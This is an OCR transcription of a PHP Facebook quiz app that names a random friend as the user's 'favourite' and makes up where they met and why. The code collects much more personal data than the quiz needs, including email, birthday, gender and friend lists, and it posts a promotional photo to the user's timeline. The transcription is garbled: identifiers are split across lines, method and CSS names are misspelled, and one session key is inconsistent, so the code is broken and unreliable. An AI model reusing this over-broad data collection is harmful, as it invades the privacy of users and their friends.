


```
 }
if (isset($acessToken)) {
//this section is on obtaining the acess token and thr handler in oauth, exchange
of the tokens
```




```
 if (isset($_SESSION['facebook_acess_token'])) {
        $fb->setDefaultAcessToken($_SESSION['facebook_acess_token']);
    } else {

        $_SESSION['facebook_acces_token'] = (string) $acessToken;

        $oAuth2Client = $fb->getOAuth2Client();
        // Exchanges of tokens
        $longLivedAcessToken = $oAuth2Client-
>getLongLivedAcessToken($_SESSION['facebook_acess_token']);
        $_SESSION['facebook_acess_token'] = (string) $longLivedAcessToken;
        // using the acess tokn in the scriptt
        $fb->setDefaultAcessToken($_SESSION['facebook_acess_token']);
    }
    // sending the userr back to the samme page if it contain "code" GET variiab
le
    if (isset($_GET['code'])) {
        header('Location: ./');
    }
```


The profile details are extracted



```
    //  user fb profile info
    try {

        $profileRequest = $fb->get('/me?fields=name,last_name,birthday,
first_name,email,link,gender, picture,locale',$_SESSION['facebook_acess_token']);
        $profileRequest1 = $fb->get('/me?fields=name');
        $requestPicture = $fb-
>get('/me/picture?redirect=false&height=210&width=200'); //extracting profile pic
        $profileRequest3 = $fb->get('/me?fields=gender');
        $requestFriends = $fb->get('/me/taggable_friends?fields=name&limit=20');
        $fbUserProfile = $profileRequest->getGraphNode()->asArray();
        $friends = $requestFriends->getGraphEdge();
        $birthday= $fb->get('/me?fields=age_range,timezone');
        $a = $fb->get('/me/friends?fields=name,gender');
        $b = $a ->getGraphEdge();
        $fbUserProfile1 = $profileRequest1->getGraphNode();
        $picture = $requestPicture->getGraphNode();
```



```
        $bday = $birthday->getGraphNode();
        $fbUserProfile3 = $profileRequest3->getGraphNode();


        if(isset($_POST['insert'])){
        $data = ['source' => $fb-
>fileToUpload(__DIR__.'/photo.jpeg'), 'message' => 'Check out this app! It is awe
some http://localhost:8090/fb/i.pnp '];
        $request = $fb->post('/me/photos', $data);
        $response = $request->getGraphNode()->asArray();
        header("Location: http://facebook.com");

    }




    } catch(FacebookResponseException $e) {


        echo 'error: ' . $e->getMessage();
        session_destroy();
        header("Location: ./");
        exit;
    } catch(FacebookSDKException $e) {
        echo 'Facebook gives an SDK  eror: ' . $e->getMessage();
        exit;
    }
   //1 time allocation
  $randomInteger = rand(0,19);
  $name= $friends[$randomInteger]['name'];
  $timeZone=$bday['timezone'];
  if($timeZone=='5.5'){

    $country = array("Beach","Coffe shop","Public Park","hospital","Super market"
);
  }
  else{
    $country = array("Park","Beer pub","Movie theater","Bus terminal","University
");
  }

  $selected_country=$country[array_rand($country)];
  $output = $fbUserProfile1;
  // Reasons

  $reasons = array(
  "Emotionally open",
  "Kind hearted",
  "Have a sense of humor",
  "Easygoing and fun",
  "Respectful of others"
  );
  $selected_reason=$reasons[array_rand($reasons)];




}else{

}
?>
<html>
<head>
<title>Facebook app</title>
 <script src="html2canvas.js"></script>
<style type="text/css">
body {
    background-image: url("1.jpg");
    background-size: 1600px 800px;
    background-repeat: no-repeat;

}
    .warning{font-family:Consols, Calibrri, sans-serif;color:#000000; top:0px;position:relative;left:450px;}
    .you { position: relative; top: -200px; left: 300px; }
    .cross { position: absolute; top: -200px; left: 270px; }
    .blackboard{position:absolute; top:-200px; left:800px;}
    .content{font-Times New Roman: Papyrus,fantasy;top:-450px;left:830px;position:relative;font-size:20px; }


    .patt1{

    border: 18px solid #f4f4f4;
    border-radiius: 60%;
```



```
border-top: 17px solid #3498db;
width: 130px;
height: 130px;
-webkit-animation: spinn 2s linear 3;
animation: spin 1s linear 3;
position:relative;
top:130px;
left:350px;


}
.patt2{

border: 17px solid #f4f4f4;
border-radius: 60%;
border-top: 17px solid #3498db;
width: 140px;
height: 140px;
-webkit-animation: spin 1s linear 3;
animation: spin 1s linear 3;
position:relative;
top:-35px;
left:900px;


}


@-webkit-keyframes spin {
0% { -webkit-transform: rotate(0deg); }
100% { -webkit-transform: rotate(360deg); }
}

@keyframes spin {
0% { transform: rotate(0deg); }
100% { transform: rotate(360deg); }
}

.button{
background-image: url("share.png");
background-size: 400px 50px;
width: 400px;
height:50px;
}
```

```
    </style>
    <script>
    var hidden = false;


setTimeout(function(){


document.getElementById("you").style.visibility='hidden';
document.getElementById("cross").style.visibility='hidden';
document.getElementById("blackboard").style.visibility='hidden';
document.getElementById("content").style.visibility='hidden';
},1);


setTimeout(function(){


document.getElementById("you").style.visibility='visible';
document.getElementById("cross").style.visibility='visible';
document.getElementById("blackboard").style.visibility='visible';
document.getElementById("content").style.visibility='visible';
},3000);



</script>


</head>
<body>
<form method="post"><center><input type="submit" name="insert" class="button" value=""/></center></form>


    <h1 class="warning"><b><?php echo $name." is your favourite!"; ?></b></h1>
    <section><div class="patt1"></div><div class="patt2"></div><div class="images" style="position:relative;left:0;"><?php echo "<img src='".$picture['url']."' class='you' id='you' /><img src='blackboard.png'  width='650' height='360' class='blackboard' id='blackboard'/> <p class='content' id='content' style='color:white;'> <br> Place you met him/her last time : $selected_country <br> Reason for you to be your favourite : $selected_reason</b></p>"; ?></div></section>


    </body>
```

```
</html>
”
```